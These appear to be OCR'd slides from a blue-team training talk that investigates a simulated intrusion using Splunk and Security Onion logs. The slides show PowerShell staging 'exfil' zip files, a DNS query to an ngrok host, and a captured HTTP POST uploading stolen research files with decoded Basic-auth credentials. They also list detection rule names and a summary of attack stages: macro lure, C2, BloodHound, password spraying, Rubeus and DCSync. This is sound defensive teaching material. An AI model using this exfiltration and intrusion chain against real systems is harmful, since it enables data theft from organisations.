2022-02-12 22:44:32	sysmon	files.magnumtempus.financial	11	File created: RuleName: technique_id=T1047,technique_name=File System Permissions Weakness UtcTime: 2022-02-12 22:44:30.628 ProcessGuid: {2BE492D7-2BCC-6208-A403-000000001302} ProcessId: 2340 Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe TargetFilename: C:\Windows\Temp\exfil.zip CreationUtcTime: 2022-02-10 01:14:43.172 User: MAGNUMTEMPUS\Administrator
2022-02-12 22:47:43	sysmon	files.magnumtempus.financial	11	File created: RuleName: technique_id=T1047,technique_name=File System Permissions Weakness UtcTime: 2022-02-12 22:47:41.077 ProcessGuid: {2BE492D7-2BCC-6208-A403-000000001302} ProcessId: 2340 Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe TargetFilename: C:\Windows\Temp\exfil-beeg.zip CreationUtcTime: 2022-02-12 22:47:41.077 User: MAGNUMTEMPUS\Administrator
2022-02-12 22:53:59	sysmon	files.magnumtempus.financial	11	File created: RuleName: technique_id=T1047,technique_name=File System Permissions Weakness UtcTime: 2022-02-12 22:53:57.455 ProcessGuid: {2BE492D7-2BCC-6208-A403-000000001302} ProcessId: 2340 Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe TargetFilename: C:\Windows\Temp\exfil-research.zip CreationUtcTime: 2022-02-12 22:53:57.455 User: MAGNUMTEMPUS\Administrator

SPLUNK: ENDPOINT LOGS


Image Source: https://commons.wikimedia.org/wiki/File:Noto_Emoji_Pie_1f914.svg

SPLUNK: ENDPOINT LOGS

Set date/time between 02/12/22 22:44 *to* 02/12/22 22:46

Splunk Search:


```
index=sysmon host.name="files.magnumtempus.financial"
| table  time index host.name event.code message
| sort  _time
```



SPLUNK: ENDPOINT LOGS

_time	index	host.name	event.code	message
2022-02-12 22:45:36.086	sysmon	files.magnumtempus.financial	22	Dns query: RuleName: - UtcTime: 2022-02-12 22:45:36.086 ProcessGuid: {2BE492D7-2BCC-6208-A403-000000001302} ProcessId: 2340 QueryName: d411-3-132-192-16.ngrok.io QueryStatus: 0 QueryResults: ::ffff:3.134.125.175; Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe User: MAGNUMTEMPUS\Administrator

SPLUNK: ENDPOINT LOGS




Source: https://www.huntress.com/blog/abusing-ngrok-hackers-at-the-end-of-the-tunnel

SPLUNK: ENDPOINT LOGS

Source: https://twitter.com/_johnhammond?lang=en

SPLUNK: ENDPOINT LOGS



Source: https://www.huntress.com/blog/abusing-ngrok-hackers-at-the-end-of-the-tunnel

SPLUNK: ENDPOINT LOGS

What Does This Mean?

Ngrok is a tool that serves a legitimate purpose. It offers a simple solution to quickly expose a local server to the Internet—when you *want* to expose something to the Internet.

When you *don't*, then it is a different story.

As always, hackers use and abuse the genuine function of a utility and repurpose it for evil. While bad actors have been known to use ngrok in the past, we hope that this example of ngrok tunneling puts it in a new light.

Public-facing RDP or any open access to any graphical-interface remote control could be devastating to an organization. In this case, hackers use it for persistence, but can also weaponize this to continue their campaign, exfiltrate data, potentially perform more lateral movement, and more. It is, after all, remote access. Command and control with a full desktop session, on the open Internet, readily waiting for hackers anywhere in the world.

ET POLICY DNS Query to a *.ngrok domain (ngrok.io)

ET POLICY Outgoing Basic Auth Base64 HTTP Password detected unencrypted

SECURITY ONION: NETWORK LOGS

network.data.decoded	POST /upload HTTP/1.1 Content-Type: multipart/form-data; boundary=----------8d9ee7960a8dde1 Authorization: Basic bWFsd2FyZWxvdmU6bWFsd2FyZWxvdmVleGZpbA== Host: d411-3-132-192-16.ngrok.io Content-Length: 3814835 Expect: 100-continue

SECURITY ONION: NETWORK LOGS

```
root@securityonion:~# USERPASS=`echo "bWFsd2FyZWxvdmU6bWFsd2FyZWxvdmVleGZpbA==" | base64 --decode`; echo $USERPASS
malwarelove:malwareloveexfil
root@securityonion:~#
```

SECURITY ONION: NETWORK LOGS

```
POST /upload HTTP/1.1
Content-Type: multipart/form-data; boundary=--------------------8d9ee7aa446cc53
Authorization: Basic bWFsd2FyZWxvdmU6bWFsd2FyZWxvdmVleGZpbA==
Host: d411-3-132-192-16.ngrok.io
Content-Length: 49922455
Expect: 100-continue

----------------------8d9ee7aa446cc53
Content-Disposition: form-data; name="file"; filename="exfil-research.zip"
Content-Type: application/octet-stream

PK..........LT................research\Projects\PK..........IT.@.i~.L.A.M.*...research\1-s2.0-S1388248122000406-main.pdf..
( !)
..R.. ..... .....y....</p.Z..gf..53k....T$.8...8........K..-,..ihn..48:9.....wt......
```

the exfil data

Summary of Findings

(Splunk)	Email (Thunderbird) delivering a Word doc
(Security Onion)	Confirming Office Document with an AutoOpen Macro
(Splunk)	PowerShell encoding data connections to malwarelove.xyz
(Splunk)	PowerShell connecting to 3.132.192.16 on port 8081
(Splunk)	8133.exe connecting to 3.132.192.16 on port 8081
(Security Onion)	Confirmation of connections to malwarelove.xyz
(Security Onion)	Confirmation of connections to 3.132.192.16
(Splunk)	Suspicious NET commands like "net1 accounts /domain"
(Splunk)	Evidence of BloodHound (AD enumeration)
(Splunk)	Evidence of Ping Castle (AD enumeration)
(Security Onion)	Evidence of Lateral Movement
(Security Onion)	Evidence of Password Spraying
(Splunk)	Confirmation of Password Spraying
(Security Onion)	Evidence of Rubeus executed (Domain Priv Escalation)
(Splunk)	Evidence of DCSync (Domain Priv Escalation)
(Splunk)	Evidence of Exfiltration found in rare zip files
(Splunk)	Evidence of the use of NGROK.IO as a method of exfiltration
(Security Onion)	Confirmation of NGROK.IO as a method of exfiltration

Did we find EVERYTHING?

Image Source: https://commons.wikimedia.org/wiki/File:Noto_Emoji_KitKat_1f4af.svg

No

Your turn!
Find all the things!

https://media.blueteamvillage.org/

all this data is yours

Special Thanks to:

@_choisec

Obsidian Red Team!

Obsidian Engineering Team!

Project Obsidian

THANK YOU!

join the conversation

https://discord.blueteamvillage.org